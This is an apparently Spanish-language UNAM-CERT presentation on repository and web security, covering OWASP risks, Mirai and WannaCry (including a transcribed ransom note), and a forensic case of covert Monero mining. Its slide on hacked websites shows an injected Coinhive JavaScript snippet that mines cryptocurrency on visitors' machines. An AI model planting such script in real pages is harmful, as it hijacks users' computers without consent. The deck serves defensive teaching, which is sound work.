

Seguridad en Repositorios

M. en C. Roberto Sánchez Soledad

Coordinador de Seguridad de la Información UNAM-CERT




Ciberseguridad

“If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology”

Bruce Schneier

¿Qué busca proteger?



Amenazas

- Intrusos
- Ataques de DoS (Denegación de Servicio)
- Malware
 - Virus
 - Gusanos
 - **Ransomware**
- Entre muchas otras

Motivaciones

Diversión

Investigación

Económicas

Políticas

Etc.


Top 10 – Vulnerabilidades web

- **Inyección**
- **Falla en la autenticación**
- **Exposición de información sensible**
- **Manejo inadecuado de XML externos (XXE)**
- **Ruptura en el control de acceso**
- **Fallas de configuración de seguridad**
- **Cross Site Scripting (XSS)**
- **Deserialización insegura**
- **Uso de componentes con Vulnerabilidades conocidas**
- **Insuficiente registro de Bitácoras y Monitoreo**

Fuente: https://www.owasp.org/index.php/Top_10-2017_Top_10

Ejemplo de DoS - Mirai

- DoS (Denegación de Servicio)
- CCTV y routers
- Ataque a la empresa DYN proveedora de servicio DNS
- Afectó:
 - Twitter
 - Spotify
 - Entre muchos otros.



* <https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html>

Ejemplo de Ransomware - WannaCry

- Secuestro de Información
- Exige pago de rescate

Wanna Decryptor 2.0

Ooops, your files have been encrypted! English

What Happened to My Computer?
Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Payment will be raised on 5/15/2017 11:23:24
Time Left 02:23:53:40

Your files will be lost on 5/19/2017 11:23:24
Time Left 06:23:53:40

[About bitcoin](#)
[How to buy bitcoins?](#)
[Contact Us](#)

Send \$300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw Copy

Check Payment Decrypt

WANNACRY

- Malware tipo ransomware con características de gusano (autoreplicación).
- Propagación a gran escala el 12 de Mayo de 2017.
- Aprovecha vulnerabilidad en el protocolo SMB v1 para compartir archivos e impresoras.
- El parche fue liberado por Microsoft desde el 14 de Marzo.
- Cifra archivos de documentos, imágenes, videos, texto, etc.
- Exige rescate para descifrar la información.

¿Cómo se hace dinero en internet?

- **Publicidad**

- Google ads
- Facebook
- Youtube
- Otros....



- **Malware**

- Ransomwere
- Phishing
- Bonets
- Spam



- **Minería de Criptodivisas**

- Bitcoin
- Monero
- Etc.



¿Cómo se hace dinero en internet?

- Minería de criptodivisas
 - Crear **DINERO** con el procesamiento.
 - Se genera a partir de resolución de problemas matemáticos
 - Se requiere procesamiento de cómputo
 - A **mayor** procesamiento = **Mayores ganancias**
 - Más computadoras
 - Procesadores más poderosos
 - Mayor consumo eléctrico
 - Costos de inversión superiores a las ganancias



Minería de criptodivisas

- ¿Cómo se obtienen?
 - Se minan
 - Se cambian por divisas locales
- ¿Cuánto valen?
 - 1 Bitcoin = MXP \$175,877.68

<https://bitso.com/trade/market/btc/mxn>

MONERO - XMR

- Criptomoneda similar a Bitcoins
- Creada en 2014
- Se enfoca en la privacidad



Caso real de cómputo forense

- Se recibe un reporte de un equipo presentando comportamiento anómalo.
- El historial de navegación permitió identificar la descarga del archivo:

MinerGate-6.9-win64.exe el 30 de septiembre a las 4:54:30h GMT-5._

Caso real de cómputo forense

- El análisis de archivos permitió identificar el directorio:

C:\Users\Administrator\AppData\Local\minergate

```
root@unamcert:/mnt/disco/Users/Administrator/AppData/Local/minergate# file *
log:                                directory
miners.ini:                          ASCII text, with CRLF line terminators
[redacted]_id10@gmail.com.achievements: data
[redacted]_id10@gmail.com.achievements.bak: data
pools.config:                         ASCII text
```

Caso real de cómputo forense

```
root@unamcert:/mnt/disco/Users/Administrator/AppData/Local/minergate# more log/minergate.log
[30.09.2017 03:55:15] [error]   CUDA init error: 35
[30.09.2017 03:55:15] [ info]   app version: 6.9
[30.09.2017 03:55:15] [error]   Can't load achievements
[30.09.2017 03:55:15] [ info]   Loading miners...
[30.09.2017 03:55:15] [ info]   Miners loaded successfully
[30.09.2017 03:55:15] [ info]   Root parameters query...
[30.09.2017 03:55:35] [error]   Can't load achievements
[30.09.2017 03:55:35] [ info]   wsa resumed
[30.09.2017 03:55:35] [ info]   Connecting to WS API server...
[30.09.2017 03:55:36] [ info]   Successfully connected to WS API server
```


Caso real de cómputo forense

- Conclusión
 - El equipo fue comprometido (Hackeado)
 - El objetivo fue minar monero (MXR)
 - La cripto moneda fue enviada a *****dil10@gmail.com

Caso real de cómputo forense

- Coinhive
 - Se utiliza en páginas web
 - Usa JavaScript para minar Monero en los equipos de los usuarios mientras visitan la página



A Crypto Miner
for your Website

Caso real de cómputo forense

- Hackeo a sitios web para insertar código de JavaScript

```
script src="https://coin-hive.com/lib/coinhive.min.js"></script>
```

```
<script>
```

```
  var miner = new CoinHive.Anonymous('68T8JSRIBXXXXXXXXXXXXXXXXX');  
  miner.start();
```

```
</script>
```

Buenas prácticas de seguridad

- Siempre versiones actualizadas
- En entornos productivos, no utilizar versiones BETA ni en desarrollo
- Aplicar recomendaciones de seguridad del fabricante
- Hardening de los sistemas operativos, Bases de datos y servidor de aplicaciones web
- Restringir acceso a la sección administrativa

Buenas prácticas de seguridad

- Siempre seguir el principio del “Menor privilegio”
- Activar notificaciones de actualizaciones del Gestor
- Realizar análisis de vulnerabilidades y pruebas de penetración de manera periódica
- Generación y verificación de respaldos de Base de datos, configuraciones y aplicación
- Implementación de CAPTCHA para autenticación

¿Qué tecnologías nos ayudan a protegernos?


- WAF (Web Application Firewall)
- IDS/IPS (Intrusion Detection/Prevention System)
- Firewall
- Correlacionador de eventos

Consideraciones en la Nube

- Si se realiza el manejo de datos personales, verificar que se cumpla con lo establecido en:
 - LGPDPPSO y LFPDPPP
- Los servicios contratados cuenten con herramientas de seguridad p.e. WAF
- Algunos servicios de protección de DoS tienen costos adicionales

¿Dónde se encuentra más información de hardening?

- Plantillas de seguridad o checklist:
 - <https://www.cisecurity.org/cis-benchmarks/>
- 10 vulnerabilidades web más frecuentes:
 - https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf



OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks

¿Dudas?

Contacto

M. en C. Roberto Sánchez Soledad

Coordinador de Seguridad de la Información UNAM-CERT

roberto.sanchez@cert.unam.mx